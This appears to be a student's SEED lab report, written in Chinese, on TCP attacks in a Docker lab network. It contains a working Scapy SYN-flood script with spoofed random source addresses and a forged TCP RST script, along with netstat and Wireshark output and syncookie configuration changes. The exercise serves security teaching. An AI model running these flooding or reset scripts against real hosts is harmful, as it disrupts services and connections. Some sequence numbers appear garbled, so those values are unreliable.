
LAB 2


57118209 余悦

Task1




```
[07/08/21]seed@VM:~/.../Labsetup$ dcup
Starting seed-attacker   ... done
Starting user1-10.9.0.6  ... done
Starting victim-10.9.0.5 ... done
Starting user2-10.9.0.7  ... done
Attaching to seed-attacker, user2-10.9.0.7, user1-10.9.0.6, victim-10.9.0.5
user1-10.9.0.6 |  * Starting internet superserver inetd                   [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                   [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                  [ OK ]
```

运行结果如下：




```
[07/08/21]seed@VM:~/.../Labsetup$ dockps
b53821a16a4b  seed-attacker
420ea557b0cb  user2-10.9.0.7
a970c99d290e  victim-10.9.0.5
e056a29af88f  user1-10.9.0.6
[07/08/21]seed@VM:~/.../Labsetup$ docksh a9
root@a970c99d290e:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@a970c99d290e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38363        0.0.0.0:*               LISTEN
root@a970c99d290e:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@a970c99d290e:/# sysctl -w net.ipv4.tcp_syncookies=0
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
root@a970c99d290e:/# █
```

打开 docker-compose.yml 文件观察如下：




```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=0

    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5
```

运行 synflood 代码：




```
[07/08/21]seed@VM:~/.../Labsetup$ docksh b5
root@VM:/# cd columes/
bash: cd: columes/: No such file or directory
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

Synflood 结果：




```
[07/08/21]seed@VM:~/.../Labsetup$ docksh a9
root@a970c99d290e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38363        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             19.108.98.74:62528      SYN_RECV
tcp        0      0 10.9.0.5:23             25.167.30.9:29790       SYN_RECV
tcp        0      0 10.9.0.5:23             209.242.83.38:43357     SYN_RECV
tcp        0      0 10.9.0.5:23             60.120.244.76:18065     SYN_RECV
tcp        0      0 10.9.0.5:23             89.127.89.30:64283      SYN_RECV
tcp        0      0 10.9.0.5:23             12.233.205.3:26187      SYN_RECV
tcp        0      0 10.9.0.5:23             145.149.163.78:170      SYN_RECV
tcp        0      0 10.9.0.5:23             219.27.237.1:42529      SYN_RECV
tcp        0      0 10.9.0.5:23             1.138.187.38:41336      SYN_RECV
tcp        0      0 10.9.0.5:23             79.219.155.20:5389      SYN_RECV
tcp        0      0 10.9.0.5:23             120.135.206.124:14736   SYN_RECV
tcp        0      0 10.9.0.5:23             43.117.147.106:3591     SYN_RECV
tcp        0      0 10.9.0.5:23             125.198.126.111:44227   SYN_RECV
tcp        0      0 10.9.0.5:23             167.195.94.114:31291    SYN_RECV
tcp        0      0 10.9.0.5:23             169.18.173.51:14249     SYN_RECV
tcp        0      0 10.9.0.5:23             124.150.7.11:35131      SYN_RECV
tcp        0      0 10.9.0.5:23             77.250.106.4:3625       SYN_RECV
tcp        0      0 10.9.0.5:23             194.243.130.52:38369    SYN_RECV
```

没办法 Telnet 到 10.9.0.5




```
[07/08/21]seed@VM:~/.../Labsetup$ docksh e0
root@e056a29af88f:/# telnet 10.9.0.5
Trying 10.9.0.5...
```


关闭之后再次尝试则成功了：



```
[07/08/21]seed@VM:~/.../Labsetup$ docksh e0
root@e056a29af88f:/# telnet 10.9.0.5
Trying 10.9.0.5...


^Z
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS

a970c99d290e login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```




```
root@e056a29af88f:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a970c99d290e login: █
```




```
root@a970c99d290e:/# ip tcp_metrics show
10.9.0.6 age 498.156sec cwnd 10 rtt 154us rttvar 145us source 10.9.0.5
```

运行 ip tcp_metric flush ，无法 Telnet:




```
root@e056a29af88f:/# ip tcp_metrics flush
root@e056a29af88f:/# telnet 10.9.0.5
Trying 10.9.0.5...
```


修改 docker-compose.yml 文件继续尝试:




```
  Victim:
      image: handsonsecurity/seed-ubuntu:large
      container_name: victim-10.9.0.5
      tty: true
      cap_add:
              - ALL
      sysctls:
              - net.ipv4.tcp_syncookies=1
```




```
root@d0ba2c5cf517:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@d0ba2c5cf517:/#
```



```
root@d0ba2c5cf517:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37187        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@d0ba2c5cf517:/# 
```




```
root@d0ba2c5cf517:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37187        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             54.94.217.99:257        SYN_RECV
tcp        0      0 10.9.0.5:23             158.172.127.5:10851     SYN_RECV
tcp        0      0 10.9.0.5:23             36.106.211.20:24807     SYN_RECV
tcp        0      0 10.9.0.5:23             32.222.228.15:21490     SYN_RECV
tcp        0      0 10.9.0.5:23             142.197.88.101:34997    SYN_RECV
tcp        0      0 10.9.0.5:23             76.57.214.13:65021      SYN_RECV
tcp        0      0 10.9.0.5:23             88.61.73.99:11423       SYN_RECV
tcp        0      0 10.9.0.5:23             217.20.44.120:30187     SYN_RECV
tcp        0      0 10.9.0.5:23             67.193.105.46:10500     SYN_RECV
tcp        0      0 10.9.0.5:23             28.48.113.12:30322      SYN_RECV
tcp        0      0 10.9.0.5:23             204.201.128.55:33089    SYN_RECV
tcp        0      0 10.9.0.5:23             186.172.201.40:54158    SYN_RECV
tcp        0      0 10.9.0.5:23             252.241.251.31:10373    SYN_RECV
```




```
root@1f955fb0bd47:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d0ba2c5cf517 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

编写代码程序如下：



```python
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="10.9.0.5")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt=a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt,verbose = 0)
```


运行后发现 Telnet 成功：




```
root@1f955fb0bd47:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d0ba2c5cf517 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Task 2

Wireshark 抓包如下：




```
141 2021-07-08 15:4… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 140#1] 50760 → 23 [ACK] Seq=1380810222 Ack=37995…
142 2021-07-08 15:4… 10.9.0.5    10.9.0.6    TELNET  343 Telnet Data ...
143 2021-07-08 15:4… 10.9.0.5    10.9.0.6    TCP     343 [TCP Retransmission] 23 → 50760 [PSH, ACK] Seq=3799549348 Ack…
144 2021-07-08 15:4… 10.9.0.6    10.9.0.5    TCP      68 50760 → 23 [ACK] Seq=1380810222 Ack=3799549623 Win=64128 Len=…
145 2021-07-08 15:4… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 144#1] 50760 → 23 [ACK] Seq=1380810222 Ack=37995…
146 2021-07-08 15:4… 10.9.0.5    10.9.0.6    TELNET   89 Telnet Data ...
147 2021-07-08 15:4… 10.9.0.5    10.9.0.6    TCP      89 [TCP Retransmission] 23 → 50760 [PSH, ACK] Seq=3799549623 Ack…
148 2021-07-08 15:4… 10.9.0.6    10.9.0.5    TCP      68 50760 → 23 [ACK] Seq=1380810222 Ack=3799549644 Win=64128 Len=…
149 2021-07-08 15:4… 10.9.0.6    10.9.0.5    TCP      68 [TCP Dup ACK 148#1] 50760 → 23 [ACK] Seq=1380810222 Ack=37995…
```




```
382 2021-07-08 15:5… 10.9.0.5    10.9.0.6    TCP      56 23 → 50760 [RST] Seq=379954962 Win=1048576 Len=0
383 2021-07-08 15:5… 10.9.0.5    10.9.0.6    TCP      56 23 → 50760 [RST] Seq=379954962 Win=1048576 Len=0
```

编写的代码程序如下：




```python
from scapy.all import *

a = IP(src="10.9.0.5", dst="10.9.0.6")
b = TCP(sport=23,dport=50760,seq=379954962,flags='R',ack=1380810)
pkt=a/b
ls(pkt)
send(pkt,verbose=0)

```

运行结果如下：



```
root@VM:/volumes# python3 attack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 50760           (80)
seq        : IntField                            = 379954962       (0)
ack        : IntField                            = 1380810         (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>
```

